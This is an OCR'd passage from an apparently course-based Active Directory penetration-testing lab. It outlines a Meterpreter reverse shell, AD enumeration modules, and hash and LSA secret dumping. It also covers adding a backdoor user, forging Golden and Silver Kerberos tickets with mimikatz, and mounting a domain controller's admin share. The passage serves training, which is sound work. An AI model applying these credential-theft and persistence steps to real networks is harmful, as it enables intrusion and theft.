Module 09: Active Directory Penetration Testing

```
# Exercise 02: Exploring the Active Directory Environment Using Meterpreter
```

Scenario

Once an initial foothold is established within an Active Directory domain, post-exploitation enumeration provides complete visibility into domain controllers, computers, logged-on users, and token privileges. Metasploit Framework and Meterpreter offer specialized gathering modules (`enum_domain`, `enum_ad_computers`, `enum_logged_on_users`, `enum_domain_tokens`), extended API plugins (`extapi` for UI window enumeration), and mimikatz/kiwi credential dumping modules (`lsa_dump_secrets`, `hashdump`, `cachedump`, `sekurlsa::logonpasswords`).

Furthermore, attackers can abuse domain privileges to construct **Golden Tickets** (Kerberos TGT tickets signed with the `krbtgt` account hash, granting persistent enterprise domain admin access) and **Silver Tickets** (Kerberos TGS tickets signed with service account hashes such as HTTP or WSMan for target services on specific domain controllers). In this exercise, we establish a Meterpreter shell on **Windows Server 2016**, escalate privileges to `NT AUTHORITY\SYSTEM`, dump LSA secrets and NTLM hashes, generate Golden and Silver tickets using `mimikatz.exe`, and test share access (`net use j: \\server2019.lpt.com\c$`) against the Domain Controller (**server2019.lpt.com**).

Objective

The objective of this lab is to help students learn how to:
- Establish a Meterpreter reverse TCP session on Windows Server 2016 using `msfvenom` and Metasploit multi/handler
- Execute Active Directory gathering modules (**enum_domain**, **enum_ad_computers**, **enum_logged_on_users**, **enum_domain_tokens**)
- Load extended API extensions (**load extapi**) and enumerate open GUI windows (**window_enum**)
- Perform local privilege escalation to `NT AUTHORITY\SYSTEM` (**getsystem**) and dump secrets/hashes (**lsa_dump_secrets**, **hashdump**, **cachedump**)
- Add domain persistence via Metasploit modules (**add_user**) and native net commands (**net user tester P@@12345 /ADD**)
- Extract domain SID details using Sysinternals PSTools (**psgetsid64.exe -accepteula lpt.com**)
- Generate and purge Golden Tickets in Mimikatz (**kerberos::golden /admin:Administrator /domain:lpt.com ... /ptt**)
- Mount remote administrative network shares (**net use j: \server2019.lpt.com\c$**) targeting Domain Controller **server2019.lpt.com**
- Construct Silver Tickets for HTTP and WSMan services on **server2019\lpt.com**

Task 1: Establish Meterpreter Foothold, Enumerate AD Structure, Dump Hashes, and Construct Kerberos Tickets


In this task, we deliver an `msfvenom` payload to **Windows Server 2016**, catch a session in Metasploit, execute AD enumeration scripts, escalate to `SYSTEM`, dump secrets and LSASS hashes, extract domain SID with `psgetsid64.exe`, and forge Golden/Silver tickets using `mimikatz.exe` targeting **server2019.lpt.com**.

Lab Tasks


1. Switch to **Parrot Security** (**pentester** / **toor**), open terminal, generate `msfvenom` executable payload, start PostgreSQL (`service postgresql start`), initialize MSF database (`msfdb init`), and configure


`exploit/multi/handler`.

2. Transfer payload to **Windows Server 2016** (with Windows Defender disabled) and double-click to execute. Catch active Meterpreter session.




1. Background session (**background**) and run domain enumeration module:
   use post/windows/gather/enum_domain
   set SESSION 1
   run



Applications Places System
Wed Dec 4, 02:08
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
[msf](Jobs:0 Agents:1) exploit(multi/handler) >> use post/windows/gather/enum_domain
[msf](Jobs:0 Agents:1) post(windows/gather/enum_domain) >> info
Name: Windows Gather Enumerate Domain
Module: post/windows/gather/enum_domain
Platform: Windows
Arch:
Rank: Normal
Provided by:
Joshua Abraham <jabra@rapid7.com>
Module stability:
crash-safe
Compatible session types:
Meterpreter
Powershell
Shell
Basic options:
Name Current Setting Required Description
SESSION yes The session to run this module on
Description:
Menu
msfconsole - Parrot T...




1. Enumerate domain computer assets:
   use post/windows/gather/enum_ad_computers
   run

